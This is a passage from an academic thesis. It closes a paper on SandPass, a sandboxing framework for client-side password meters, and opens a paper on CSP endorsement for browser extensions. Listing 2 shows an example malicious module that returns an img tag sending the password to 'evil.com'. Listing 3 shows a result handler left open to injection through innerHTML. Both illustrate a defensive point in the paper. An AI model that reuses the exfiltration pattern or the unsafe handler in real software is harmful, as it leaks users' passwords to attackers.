The framework core and a module communicate through the `postMessage` API function. A module therefore contains a message receive handler. On receiving a message, it calls the modules main function and sends its result back to the framework, again using `postMessage`.

The framework imposes no restrictions on the included JavaScript code, i.e. a web developer can include code from any source as she sees

fit in the sandbox. This allows SandPass to be utilized for both password meters and password generators.

4 Case Study

Fig. 8: PTS passwordmeter

The case study is based on the password meter by the Swedish Post and Telecommunication Agency (PTS). Their password meter web page, shown in Figure 8, contains an input field in which a user can type the password. When the submit button ("Testa!") is clicked, the password is sent to PTS for the actual checks. The reply is an updated web page with feedback based on the results of the algorithms run on server side.

Besides syntactical checks, e.g. for the usage of upper- and lower-case letters, PTS uses the open-source library *CrackLib*. CrackLib checks if a password is somehow derivable from any word within a given dictionary. It applies transformations to the given password and checks the result for existence in the dictionary. For example, CrackLib substitutes all digits in "p455w0rd" with their respective *leet speak* [26] counterparts and transforms it to "password" which can be found in a common English dictionary.

CrackLib is fully written in C. For inclusion as a module in SandPass it has therefore been necessary to translate it to JavaScript. Additionally, we've implemented a separate script for the syntactic checks. We have then modified the PTS service to include SandPass, replacing the transmit action of the submit button with the `runSandPass` function of

the framework. To provide the same results as the server-side approach, the JavaScript version of CrackLib and the script for syntactic checks have been included as modules. The respective result handler functions have been implemented to update the web page to match the layout of the original service.

As a positive side effect, the good performance of SandPass has allowed us to enable checks on every keystroke made by the user and we have therefore even improved the user experience through immediate feedback. Before, the password had had to be sent to the server first for feedback.

5 Evaluation

SandPass implements the general requirements and architecture presented in Section 3.1. We have evaluated the framework to see how it prevents the attacks from the attacker model, i.e. the passive network attacker and the second- and third-party web attacker. We've also looked at the practical implications of SandPass for security and performance.

5.1 Security evaluation

Security guarantees SandPass is a framework which is designed to support the implementation of fully client-side password meters and password generators. Client-side code execution renders leaking a password for analysis to the server or requesting password generation from the server redundant. In fact, the framework defines a CSP rule for included code which completely forbids any network traffic. As an implication, no password information can be leaked to a second party web attacker. Additionally, a passive network attacker cannot sniff for transmitted passwords, which is in particular the case when data is sent over only HTTP.

The framework modules are implemented as sandboxed iframes which are treated by browsers as if their content comes from a unique origin. This behavior in combination with the SOP, implemented and enforced by browsers, prevents the code of a module from accessing the DOM of the main page or even other modules. Therefore, the JavaScript code included in a module is isolated and cannot tamper with the rest of the web page. As mentioned before, the framework prevents communication with external resources by implementing the most restrictive CSP for each module, i.e. it forbids any network traffic from within a module. Therefore, a module cannot leak a password to a server. As a result, modules mitigate the threat imposed by third party web attackers and a web developer can include untrusted scripts as modules without compromising the web page's security. Note that our policy for modules affects only modules but not the rest of the web page and a web developer retains all freedom in its design.

Security considerations Though SandPass comes with the above security guarantees, there are some security considerations which must be addressed when using web frameworks in general.

Firstly, the administrators of a web server must ensure and maintain the security properties for their servers. For SandPass this means that the integrity of the framework's source code must be guaranteed. Otherwise, an attacker can easily disable security features or even replace the framework code entirely. For password meter/generator scripts, *Cross-Origin Resource Sharing* (CORS) [60] must be allowed to permit web pages of other domains to download the source codes and include them as modules. Otherwise, the scripts will be blocked by the SOP enforcement mechanism in the client's browser.

Secondly, the integrity of the framework code must not only be ensured on the server side, but also during the transmission over the network. To limit the risks of attacks there, the server can be configured to always use encrypted connections, i.e. to use HTTPS.

```
function evilFun(pwd) {
  return "<img src='evil.com/img.png?"+pwd+"' />";
}
```

Listing 2: Example script code for malicious module

```
...
<script language="javascript" />
function resHandler(result) {
  document.getElementById("myElem").innerHTML = result;
}
include("http://example.com/m1.js",
         resHandler,"evilFun");
</script>
<p id="myElem"></p>
...
```

Listing 3: Example code vulnerable to code injection

Thirdly, since CSP restricts the modules' network access, it is important that a module can not simply navigate its containing iframe to a page without such a restriction by e.g. manipulating `document.location`. To prevent this, the web page in which SandPass is integrated, must restrict the contents of the module iframes by setting the `child-src` CSP directive to e.g. `self` or `none`.

Finally, though every module is isolated through a sandboxed iframe, the framework allows data to flow to the main page through calls of the `postMessage` function. On receiving the data, the framework runs the respective result handler function, i.e. the handler is executed in the context of the main page. Thus, malicious modules can attack the main page through content injections if the result values are not verified properly.

Listing 2 shows a possible attack scenario in which a module's main function named `evilFun` returns a string containing HTML code for an `img` element. In Listing 3, the module's result handler directly assigns the returned value to the element `myElem` on the main page. When executed, this creates a `img` element inside the web page's body. On loading the image source, the password is leaked to `evil.com` as part of the URL. This attack can be avoided by, e.g., validating the return value in the result handler or by assigning the return value to the safer HTML element property `textContent` [61] instead of `innerHTML`.

Besides that a wary administrator considers most of the above security issues for all of the services, using SandPass has the benefit that the code for the modules does not need to be hosted, analyzed for malware, updated, or otherwise maintained. The SandPass consists of a small trusted code base (76 LOC), which can be easily reviewed. The modules can be included safely from third parties in a similar way as it is common practice for libraries such as jQuery.

5.2 Performance evaluation

Our performance evaluation [58] (See Appendix 1 for more detail) indicates a 106ms overhead in loading time over the baseline of 72ms, mostly due to Cracklib's built-in dictionary. The microbenchmark indicates a factor 34x improvement over the delay experienced during a single password check in our PTS use case, and still a factor 2.5x improvement when the server-side password meter is on localhost. Because loading the password meter only needs to happen once, and will be cached by the browser afterwards, the load time delay is negligible. Combined with the results from the microbenchmarks and security evaluation, using a client-side password meter is beneficial for both security and performance.

6 Related work

Service providers encourage users to select stronger passwords by guidelines to improve the password entropy [16,31]. The general problem of defining password strength is addressed by a large body of work, based on both estimating password entropy [8,7] and on empirical password-guessing techniques and tools [44,64,23] that might have access to passwords that have been leaked in the past.

Egelman et al. [15] have studied the impact of password meters on password selection in experiments with user groups. The conclusion is that password meters are most useful when users are forced to change passwords.

de Carné de Carnavalet and Mannan [13] analyze password strength meters on popular web sites. They mention a classification of web sites

into client-side, server-side, and hybrid meters, but the focus of their study is the password strength metrics and consistency of outcomes. As mentioned earlier, determining password strength is orthogonal to the goals in this paper. Our focus is on secure deployment of password meters and generators in the web setting.

Among the password meters we discuss in Section 2, a popular one is Dropbox's client-side password meter [67] that includes a number of syntactic and dictionary checks but provides no modular architecture or code isolation. It can be easily plugged into SandPass as a module. Another noteworthy project is Telepathwords [48] that attempts guessing the next character of a password as the user types it.

Language-subset JavaScript sandboxing techniques as [28,11,42] require the JavaScript code to be written in a safe subset of JavaScript. Such sandboxes place restrictions on JavaScript code, which third-party code providers are often hesitant to follow. Other JavaScript sandboxing techniques [33,19,32,47,22] require remote JavaScript code to be rewritten or instrumented on the server. These assume that a developer has access to an execution environment on the server, on which to perform the rewriting. Yet other JavaScript sandboxing techniques as [30,57,27] require modifications to the browser, which is a drawback for such a dynamic environment as the Internet, without tight control over browser vendors and versions.

There are approaches to JavaScript sandboxing [53,41,29,1,18,24,66,21] that require neither server-side modification of code nor specially added client-side support. Instead, they use existing security features available in the browser. Some of these [53,24,66,21] do not offer any means to block network traffic generated by the sandboxed JavaScript, and might allow data to leak out this way. Those sandboxes that can restrict network traffic [41,29,1,18] introduce wrapper code around basic DOM functionality, which can be controlled by a fine-grained control mechanism. SandPass does not require such custom fine-grained control over basic DOM functionality, and uses standard browser functionality instead: the modules execute in a sandboxed iframe with a unique origin and CSP blocks all network traffic. Because of the usage of standard browser functionality, SandPass's codebase is small and can easily be code-reviewed.

7 Conclusion

We have presented a large-scale study of web-based password meters and generators. To our knowledge, this is the first such study that addresses secure deployment of password meters and generators on the web. It is alarming that services that are trusted to handle sensitive password information take the liberty to extend the trust to third-party web sites. We find that the vast majority of password meters and generators are

open to third-party attacks. Further, we show that some password generators actually leak passwords to third-party web sites via JavaScript. We also find that online password meters are not widely adopted on account registration pages, but most of them also follow unsafe practices allowing credentials to leak away. Another finding is that a substantial fraction of password meters sends passwords to the network, sometimes in plaintext.

As a concrete step to advance the state of the art, we have designed and implemented SandPass, a modular and secure web framework for password meters and generators. By appropriately tuning the CSP policy for iframes, we achieve code isolation for password meter/generator code, enabling security, usability, and performance improvements. We show the usefulness of the framework with a reference implementation that indicates that client-side deployment is advantageous even in cases when password meters include dictionary checks. To further demonstrate the benefits of the framework, we perform a successful case study that allows improving the security, usability, and performance of the password strength meter provided by PTS.

SandPass enables a general technique for modular and secure sandboxing of untrusted code. There is a number of independently interesting applications scenarios for this type of sandboxing. For example, a loan or tax calculator needs access to users' private financial information, which the users might not like to leave the browser.

On the side of practical impact, we are currently in contact with PTS to help improve the current service [54] with our case study as the base.

Acknowledgements This work was partly funded by the European Community under the ProSecuToR and WebSand projects and the Swedish research agencies SSF and VR. It was also partially funded by the Research Fund KU Leuven, and by the EU FP7 project NESSoS. With the financial support from the Prevention of and Fight against Crime Programme of the European Union (B-CCENTRE).

References

1. P. Agten, S. Van Acker, Y. Brondsema, P. H. Phung, L. Desmet, and F. Piessens. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *ACSAC*, 2012.
2. D. Akhawe, A. Barth, P. E. Lam, J. C. Mitchell, and D. Song. Towards a formal foundation of web security. In *CSF*, 2010.
3. Aldo Cortesi. mitmproxy. `http://mitmproxy.org`.
4. Ariya Hidayat. PhantomJS. `http://phantomjs.org`.
5. Badpass: password strength indicator. `https://addons.mozilla.org/en-US/firefox/addon/badpass/`.
6. J. Bonneau, C. Herley, P. C. van Oorschot, and F. Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *S&P*, 2012.

7. W. E. Burr, D. F. Dodson, W. T. Polk, and D. L. Evans. Electronic authentication guideline. In *NIST Special Publication*, 2004.
8. L. S. Clair, L. Johansen, W. Enck, M. Pirretti, P. Traynor, P. McDaniel, and T. Jaeger. Password exhaustion: Predicting the end of password usefulness. In *ICISS*, 2006.
9. Content security policy 1.0. `http://www.w3.org/TR/CSP/`.
10. CrackLib. `http://cracklib.sourceforge.net/`.
11. D. Crockford. ADsafe – making JavaScript safe for advertising. `http://adsafe.org/`.
12. CryptoJS. `https://code.google.com/p/crypto-js/`.
13. X. de Carné de Carnavalet and M. Mannan. From very weak to very strong: Analyzing password-strength meters. In *NDSS*, 2014.
14. P. Eckersley. How unique is your web browser? In *PET*, 2010.
15. S. Egelman, A. Sotirakopoulos, I. Muslukhov, K. Beznosov, and C. Herley. Does my password go up to eleven?: The impact of password meters on password selection. In *SIGCHI*, 2013.
16. Google password help. `https://accounts.google.com/PasswordHelp`.
17. Html - living standard: The iframe element. `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html`.
18. L. Ingram and M. Walfish. TreeHouse: JavaScript sandboxes to help web developers help themselves. In *USENIX ATC*, 2012.
19. Jacaranda. Jacaranda. `http://jacaranda.org`.
20. C. Jackson and A. Barth. Forcehttps: protecting high-security web sites from network attacks. In *WWW*, 2008.
21. C. Jackson and H. J. Wang. Subspace: secure cross-domain communication for web mashups. In *WWW*, 2007.
22. T. Jim, N. Swamy, and M. Hicks. Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. In *WWW*, 2007.
23. P. Kelley, S. Komanduri, M. Mazurek, R. Shay, T. Vidas, L. Bauer, N. Christin, L. Cranor, and J. Lopez. Guess again (and again and again): Measuring password strength by simulating password-cracking algorithms. In *S&P*, 2012.
24. F. D. Keukelaere, S. Bhola, M. Steiner, S. Chari, and S. Yoshihama. Smash: secure component model for cross-domain mashups on unmodified browsers. In *WWW*, 2008.
25. D. V. Klein. Foiling the cracker: A survey of, and improvements to, password security. *USENIX Security*, 1990.
26. Leet. `http://en.wikipedia.org/wiki/Leet`.
27. T. Luo and W. Du. Contego: capability-based access control for web browsers. In *TRUST*, 2011.
28. S. Maffeis and A. Taly. Language-based Isolation of Untrusted Javascript. In *CSF*, 2009.
29. J. Magazinius, P. Phung, and D. Sands. Safe wrappers and sane policies for self protecting JavaScript. In *Nordsec*, 2010.
30. L. Meyerovich and B. Livshits. ConScript: Specifying and enforcing fine-grained security policies for Javascript in the browser. In *S&P*, 2010.
31. Create strong passwords. `https://www.microsoft.com/security/pc-security/password-checker.aspx`.
32. Microsoft Live Labs. Live Labs Websandbox. `http://websandbox.org`.

33. M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja - safe active content in sanitized JavaScript. Technical report, Google Inc., June 2008.
34. R. Morris and K. Thompson. Password security - a case history. *Commun. ACM*, 22(11):594–597, 1979.
35. Mozilla. Use bookmarklets to quickly perform common web page tasks. `https://support.mozilla.org/en-US/kb/bookmarklets-perform-common-web-page-tasks`.
36. N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna. You are what you include: large-scale evaluation of remote javascript inclusions. In *CCS*, 2012.
37. P. Oechslin. Making a faster cryptanalytic time-memory trade-off. In *CRYPTO*, 2003.
38. Openwall. John the ripper password cracker. `http://www.openwall.com/john/`.
39. OWASP. HTML5 Security Cheat Sheet. `https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet`.
40. OWASP. Password storage cheat sheet. `https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet`.
41. P. H. Phung, D. Sands, and A. Chudnov. Lightweight self-protecting JavaScript. In *ASIACCS*, 2009.
42. J. G. Politz, S. A. Eliopoulos, A. Guha, and S. Krishnamurthi. ADsafety: type-based verification of JavaScript Sandboxing. In *USENIX Security*, 2011.
43. Html - living standard: Posting messages. `http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html`.
44. R. W. Proctor, M.-C. Lien, K.-P. L. Vu, E. E. Schultz, and G. Salvendy. Improving computer security for authentication of users: influence of proactive password restrictions. *BRMIC*, 34(2):163–9, 2002.
45. Swedish Post and Telecommunication Agency. `http://www.pts.se/`.
46. A million tested passwords. `http://www.pts.se/en-GB/News/Press-releases/2012/A-million-tested-passwords/`.
47. C. Reis, J. Dunagan, H. J. Wang, O. Dubrovsky, and S. Esmeir. BrowserShield: vulnerability-driven filtering of dynamic HTML. In *OSDI*, 2006.
48. M. Research. Telepathwords: Preventing weak passwords by reading your mind. `https://telepathwords.research.microsoft.com/`.
49. Syrian Electronic Army uses Taboola ad to hack Reuters (again). `https://nakedsecurity.sophos.com/2014/06/23/syrian-electronic-army-uses-taboola-ad-to-hack-reuters-again/`.
50. J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *IEEE*, 1975.
51. Sharethis. `http://www.sharethis.com/`.
52. Taboola. `https://www.taboola.com/`.
53. M. Ter Louw, K. T. Ganesh, and V. Venkatakrishnan. AdJail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *USENIX Security*, 2010.
54. Test your password (testa lösenord). `https://testalosenord.pts.se/`.
55. Tynt. `http://www.tynt.com/`.

56. B. Ur, P. G. Kelley, S. Komanduri, J. Lee, M. Maass, M. L. Mazurek, T. Passaro, R. Shay, T. Vidas, L. Bauer, N. Christin, and L. F. Cranor. How does your password measure up? the effect of strength meters on password creation. In *USENIX Security*, 2012.
57. S. Van Acker, P. De Ryck, L. Desmet, F. Piessens, and W. Joosen. WebJail: least-privilege integration of third-party components in web mashups. In *ACSAC*, 2011.
58. S. Van Acker, D. Hausknecht, and A. Sabelfeld. Password meters and generators on the web: From large-scale empirical study to getting it right – full version and code. `http://www.cse.chalmers.se/~andrei/SandPass/`.
59. Verizon. 2014 data breach investigations report. `http://www.verizonenterprise.com/DBIR/2014/`.
60. W3C. Cross-Origin Resource Sharing. `http://www.w3.org/TR/cors/`.
61. W3C. Document Object Model Core – textContent. `http://www.w3.org/TR/DOM-Level-3-Core/core.html#Node3-textContent`.
62. W3C. W3C Standards and drafts - JavaScript APIs. `http://www.w3.org/TR/#tr_JavaScript_APIs`.
63. Web Cryptography API. `http://www.w3.org/TR/WebCryptoAPI/`.
64. M. Weir, S. Aggarwal, M. P. Collins, and H. Stern. Testing metrics for password creation policies by attacking large sets of revealed passwords. In *CCS*, 2010.
65. J. J. Yan, A. F. Blackwell, R. J. Anderson, and A. Grant. Password memorability and security: Empirical results. *S&P*, 2004.
66. S. Zarandioon, D. Yao, and V. Ganapathy. Omos: A framework for secure communication in mashup applications. In *ACSAC*, 2008.
67. zxcvbn: realistic password strength estimation. `https://tech.dropbox.com/2012/04/zxcvbn-realistic-password-strength-estimation/`.

1 Performance evaluation

We evaluated the performance of our reference implementation by measuring the loading time of the entire web page and the speedup of a single password check. We use the PTS password meter as the *baseline*, and compare it against a modified version which makes use of SandPass, which we name the *improved version*.

1.1 Loading time benchmark

To measure the effect of SandPass on the loading time of a webpage using it, we set up the following series of experiments.

We load a webpage into an iframe 1000 times. After each single load, the page inside the iframe sends a message to the outside frame using postMessage to indicate that the loading has finished. When the parent detects this, the next load starts. By recording the time before and after the 1000 loads, an average loading time can be calculated.



Fig. 9: Measurements of the loading time of the baseline PTS password meter and one outfitted with SandPass

All pages are loaded locally to eliminate noisy measurements due to possible temporary network problems on the Internet, and browser caching was disabled.

The experiment is repeated four times for: the original PTS password meter ("baseline"), the PTS password meter outfitted with SandPass implementing the same functionality as the PTS password meters ("improved"), the PTS password meter outfitted with SandPass but without any actual modules ("nomodules") and an empty page ("empty").

The results of these experiments are depicted in Figure 9. The "baseline" loading time is 71.97ms ± 2.1ms (2.1ms being the standard deviation), the "improved" loading time is 177.46ms ± 0.9ms, the "nomodules" loading time is 86.99ms ± 1.0ms and the "empty" loading time is 18.76ms ± 0.6ms.

1.2 Micro-Benchmarks



Fig. 10: Measurements of the micro-benchmarks comparing the baseline PTS password meter against one improved with SandPass

To measure the speedup gained by SandPass over the baseline, we performed two series of experiments.

First, we measured the network delay experienced in the baseline, by sending 1000 requests to the real PTS password meter using XMLHttpRequests and measuring the average response time. This experiment is called "baseline". While the PTS password meter website might be very

responsive to people in Sweden, results may differ in other parts of the world. Therefore, we repeated this experiment and used localhost as the target to get the fastest possible average response time possible for a password meter implemented as the PTS password meter. This experiment is called "localhost".

Secondly, we performed 10000 password evaluations using SandPass and again measured the average delay. We set up three variations of this experiment. The "improved" variation uses SandPass together with two modules, which together implement the same functionality as the PTS password meter. The "double empty" variation has two empty modules, meaning no measurements are performed on the given password. Finally, the "single empty" variation has just a single empty module.

The average response times measured in these experiments are shown in Figure 10. The "baseline" response is 22.35ms $\pm$ 0.2ms, the "localhost" response is 1.32ms $\pm$ 0.1ms, the "improved" response is 0.66ms $\pm$ 0.03ms, the "double empty" response is 0.63ms $\pm$ 0.03ms and the "single empty" response is 0.32ms $\pm$ 0.01ms.

1.3 Discussion

Fitting a password meter with SandPass comes at a cost, but it is acceptable. The performance evaluation of SandPass clearly shows an improvement.

The PTS case study shows that the loading time increases by about 106ms for an equivalent client-side only password meter implementation. This extra loading time is mainly due to the 53k-words dictionary (622KB) coming with the CrackLib implementation (in total 672KB), which is more than 200 times the size of SandPass' code-base (less than 3KB). By eliminating this heavy implementation from the benchmarks, the "nomodules" measurement shows only a 21% increase in loading time. In addition, the loading of SandPass needs only happen once, and will be cached by the browser afterwards so that there is no noticeable delay for the end user.

For both security and performance reasons, it makes sense to have a client-side password meter instead of a server-side password meter. Comparing the numbers in the PTS case study, the delay caused by the server-side password meter is 34 times larger than the delay experienced trough SandPass. However, our measurements also show that this delay is still 2.5 times larger even when the server-side password meter is on localhost, the best possible location. In essence, CrackLib is based on string modifications and dictionary lookups which is efficiently implemented for common JavaScript engines. As a result, checking a single password using CrackLib with SandPass takes on average only 0.66ms, which allows for checking more than 1500 passwords every second, which is more than adequate for an interactive password meter.

CHAPTER

THREE

MAY I? - CONTENT SECURITY POLICY ENDORSEMENT FOR BROWSER EXTENSIONS

Daniel Hausknecht, Jonas Magazinius, Andrei Sabelfeld

Abstract. Cross-site scripting (XSS) vulnerabilities are among the most prevailing problems on the web. Among the practically deployed countermeasures is a"defense-in-depth" Content Security Policy (CSP) to mitigate the effects of XSS attacks. However, the adoption of CSP has been frustratingly slow. This paper focuses on a particular roadblock for wider adoption of CSP: its interplay with browser extensions.

We report on a large-scale empirical study of all free extensions from Google's Chrome web store that uncovers three classes of vulnerabilities arising from the tension between the power of extensions and CSP intended by web pages: third party code inclusion, enabling XSS, and user profiling. We discover extensions with over a million users in each vulnerable category.

With the goal to facilitate a wider adoption of CSP, we propose an extension-aware CSP endorsement mechanism between the server and client. A case study with the Rapportive extensions for Firefox and Chrome demonstrates the practicality of the approach.

1 Introduction

Cross-site scripting (XSS) [27] vulnerabilities allow attackers to inject malicious JavaScript for execution in the browsers of victim users. XSS vulnerabilities are among the most prevailing problems on the web [28]. The *World Wide Web Consortium (W3C)* [38] has proposed a"defense-in-depth" *Content Security Policy (CSP)* [36] to mitigate the effects of XSS attacks. A CSP policy lets websites whitelist a set of URIs which are accepted as the sources for content on a web page. The standard defines CSP to be transmitted in an HTTP header to the client, where it is enforced by a CSP compliant user agent. The browsers enforce the policy by disallowing communication to the hosts outside the whitelist. The majority of the modern browsers support CSP [35].

The web application security community largely agrees on the usefulness of CSP [26,40] as an effective access control policy not only to mitigate XSS but also other cross-domain attacks such as *clickjacking* [25]. However, the adoption of CSP has been frustratingly slow. Major companies lead the way, e.g. with Google introducing CSP for Gmail in December 2014 [14], yet, currently, only 402 out of the top one million websites actually specify a policy for their websites [6].

CSP and browser extensions. This paper focuses on what we believe is a serious roadblock for wider adoption of CSP: its interplay with browser extensions. Browser extensions often rely on communication with websites, fetching their own scripts, external libraries, and integrating independent services. For example, the extension *Rapportive* [20], with over 320,000 users, shows information from LinkedIn about the contacts displayed in Gmail. The functionality of this extension depends on the ability to communicate with LinkedIn. This is in dissonance with Gmail's CSP, where, not surprisingly, LinkedIn is not whitelisted.

As mentioned above, Google recently started enforcing a CSP policy for Gmail. To be more precise, Google changed CSP from *report-only* to enforcement mode [14]. This resulted in immediate consequences for both the Firefox and Chrome versions of the Rapportive extension. Interestingly, the consequences were different for Firefox and Chrome. The Firefox extension no longer runs. As we will see later in the paper this is related to Firefox' conservative approach to loading external resources by extensions. After an update, the Chrome version of the extension has been adapted to the change that allows it to run. It is possible because the new CSP for Gmail includes neither a `connect-src` nor a `default-src` directive, which allows scripts injected by browser extensions to open connections to remote servers. Rapportive uses this permissiveness in Gmail's CSP to load the LinkedIn profile information into the web page rendered in Chrome. This different behaviors of Rapportive with Firefox

and Chrome exemplify the differences in the browser extension frameworks, motivating the need to investigate these differences deeper.

The above highlights the tension between the power of extensions and CSP intended by web pages. Website administrators are in a difficult position to foresee what browser extensions the users have installed. This indeed hampers the adoption of CSP.

Research questions The paper focuses on two main research questions: Q1: What is the state of the art in resolving the tension between the power of browser extensions and restrictions of CSP? and Q2: How to improve the state of the art as to leverage the security benefits of CSP without hampering the functionality of browser extensions?

The state of the art To answer Q1, we perform an in-depth study of practices used by extensions and browsers to deal with CSP. Within the browser, browser extensions have the capabilities to modify HTTP headers and content of the page. Injecting content to the page is common among extensions to add features and functionality. CSP applies also to this injected content, which may break or limit the functionality of the extension. To maintain the functionality and added user experience, extensions require the needs for relaxing the policy of the page. Because extensions have the capability to modify page headers, and to execute before a page is loaded, extensions have the window of opportunity to relax or even disable the CSP policy before it is applied. Changing the CSP header undermines high security requirements of a web service, e.g. for online banking, or simply bypass the benign intentions of a web application provider. Relaxing or removing the CSP of a web page disables this last line of defense.

Empirical study We address Q1 by a large-scale empirical study of all free 25835 extensions from Google's Chrome web store [10]. We have analyzed how browser extensions make use of their capability to modify the CSP header. We are also interested in how the presence of a CSP header affects content injection through browser extensions, i.e. the practical effects of CSP on extensions.

To understand the prevalence of invasive modifications, we have developed tools to identify such extensions and analyze their behavior in the presence of a CSP policy. The results are two-fold, they show that invasive modifications are very common in extensions, but at the same time manipulation of the CSP headers are still rare.

Vulnerability classes uncovered With the insights from the empirical study at hand, we categorize the findings to identify three classes of vulnerabilities that arise from invasive modifications that relax or disable

the CSP policy. First, the extension injects *third party content* that increases the attack surface and introduces attack vectors that can be used for further attacks previously not present in the page. Second, it opens up for *XSS attacks* that would have been mitigated in otherwise hardened web pages. Third, the extension injects code that allows its developer to perform *user tracking* during the browser session. The invasive modifications described in these scenarios constitute a risk to both the user and the web service. Because extensions are applied either to a specific set of pages or all browsed pages, the impact varies. Naturally, an extension that is applied to every page puts the user at greater risk.

There exist, however, cases of content injections with which a web service would comply. For example, a web service provider that trusts the provided content of another service agrees to allow the modified CSP. By default the service does not include the third party content and therefore does not include the origin of the content in its CSP to be as restrictive as possible and thus to obtain the best protection for the web page. In this case, a relaxation of the CSP made by an extension would be acceptable. This brings out to the second research question and motivates a mechanism for detecting and endorsing CSP modifications to detect and agree on a policy acceptable by the web service.

CSP endorsement To address Q2, we propose a mechanism that enables extension-aware CSP endorsement by the server of the client's request to modify CSP. We expand the event processing of extensions in web browsers to detect CSP modifications made by an extension. On detection, the browser collects the necessary information and sends a request to the server which decides over accepting or rejecting the CSP modification. The browser eventually enforces the CSP policy respecting the server's decision. Additionally to the basic mechanism, we also propose an optimization with which the browser itself is able to make decisions based on origins labeled as acceptable by the web server, in order to obviate the need of sending CSP endorsement messages.

Note that the mechanism provides higher granularity than simply including a whitelist in the original CSP that attempts to foresee what extensions might be installed and relax CSP accordingly. Such an over-approximating whitelist would not be desirable to transport for performance reasons. Instead, our CSP endorsement allows making on-the-fly decisions by the server depending on the context and grants the flexibility of not having to send a complete whitelist in the first phase. We have implemented the CSP endorsement mechanism for Firefox and Chrome, and an endorsement server using *Node.js* [17].

Rapportive case study We have conducted a case study to analyze the usefulness of the CSP endorsement mechanism. For this, we have implemented a Firefox and a Chrome extension that models the behavior

of Rapportive and used it to report the performance of the prototype implementation.

Contributions In summary, the paper's contributions are as follows:

- Large-scale empirical study to analyze the behavior of Chrome browser extensions in the context of CSP (Section 2).
- Identification of vulnerability classes stemming from modifications of CSP policies by extensions (Section 2).
- Analysis of browser extension framework behavior and the implications for resource loading in the presence of a CSP (Section 3).
- Development and prototype implementation of an extended CSP mechanism which allows the endorsement of CSP modifications (Section 4).
- Case study with the Rapportive extension to demonstrate the practicality of the approach (Section 5).

The program code for our prototype implementation is available online[1].

2 Empirical study

Browser extensions are pieces of software that can be plugged into web browsers and extend its basic functionality. Depending on the development interfaces and used technologies, the capabilities of extensions vary depending on the respective browser but powerful in general. For example, all major browsers enable extensions to intercept HTTP messages and to modify their headers, or to tweak the actual page content. Though this allows of course augmenting a user's browsing experience, this can willingly or unwillingly affect a web page's security.

In the following section, we analyze all 25835 free extensions from Google Chrome store in order to learn how browser extensions modify web pages in practice and how these modifications affect a page's security, in particular with respect to CSP policies. We classify our findings and identify popular real world examples while following the principle of responsible disclosure.

2.1 Extension analysis

Many extensions modify the browsed page when loaded, however some do it more invasively than others. In order to understand how web pages are affected by extensions and their relation to CSP we perform an empirical study. The aim of the study is to see how many extensions are doing invasive modification to the web page source. An invasive modification

[1] `http://www.cse.chalmers.se/~danhau/csp_endorsement/`

is here defined as injecting content that poses a threat to the confidentiality or integrity of the page in the relation to user assets. Examples of such invasive modification are inclusion of scripts referring to potentially malicious external code, inclusion of scripts designed to track the user's browsing habits, and modifications that disable the browser's built in protection, e.g., against cross-site scripting attacks.

Large-scale study This study was performed by downloading (on December 20, 2014), extracting, and analyzing the source of each of the complete set of free extensions available in the Google Chrome store at the time of the analysis.

To perform the study we developed simple tools to automate the process of downloading extensions from the store and extracting their sources.

Only the scripts of the extension itself (called *content scripts*) can do invasive modifications to page content. Therefore, the analysis was limited to the subset of extensions that had content scripts defined. For each extension in this set each individual content script was analyzed to find invasive modifications that manifest themselves by injecting scripts or references to external resources. At last, we split the set into those that are applied to specific pages, versus every page. Due to the large number of extensions that modify the page, the analysis was to a large part automated.

To find extensions that modifies the CSP the set of extensions that in any form mentions *content security policy* or *CSP*. Each of these were manually inspected to see exactly how CSP is used. Because these extensions were manually inspected the numbers are exact.

A total of 25853 extensions were downloaded and analyzed. Out of these, about 1400 (5 %) of the existing extensions do invasive modifications to browsed pages, less than 0.2 % of all downloaded extensions take CSP into consideration. This suggests that the currently low adoption of CSP among major web sites makes invasive page modifications relatively rare and modification of the CSP header largely superfluous. If the technology reaches more wide-spread use, this will pose an issue for the large part of these extensions, who would in turn have to adapt. Table 1 summarizes these results.

Extension categories The results have been categorized in two main categories: extensions that invasively modify pages, and extensions that modify the CSP-header. The first category includes extensions that modify pages in a way that is restricted by the CSP policy if one is in place. In the later category we distinguish between different ways in which the CSP policy is modified, restricting, relaxing, replacing, or removing the policy, as can be seen in Table 1.

	Specific pages	All pages	Total
Modify page	651	781	1432
Modify CSP	20	25	45
- *Restrict*	1	4	5
- *Relax*	11	18	29
- *Replace*	2	2	4
- *Remove*	6	1	7

Fig. 1: Extension behavior with respect to page content and CSP modification

The main set of extensions that modify the CSP relaxes the policy to include a few additional domains. This is typically required for the extension to load external resources from these sources. A small number of extensions were found to make the policy stricter. These restrictions are generally made by extensions that allow the user to control what resources should be loaded and allowed to execute. Some extensions replace the policy. Here the new policy were either an "allow all" or "allow none" policy. Lastly, some extensions removed any CSP policy entirely. This allows the extension to add any content without restrictions.

Taking into account that extensions can be applied to different pages differently, the categories are further divided into the set of extensions that perform modifications on a single or small number of pages, and those that apply themselves to every page. The latter set of extensions are more of a concern as they potentially introduce vulnerabilities on every page visited by the user.

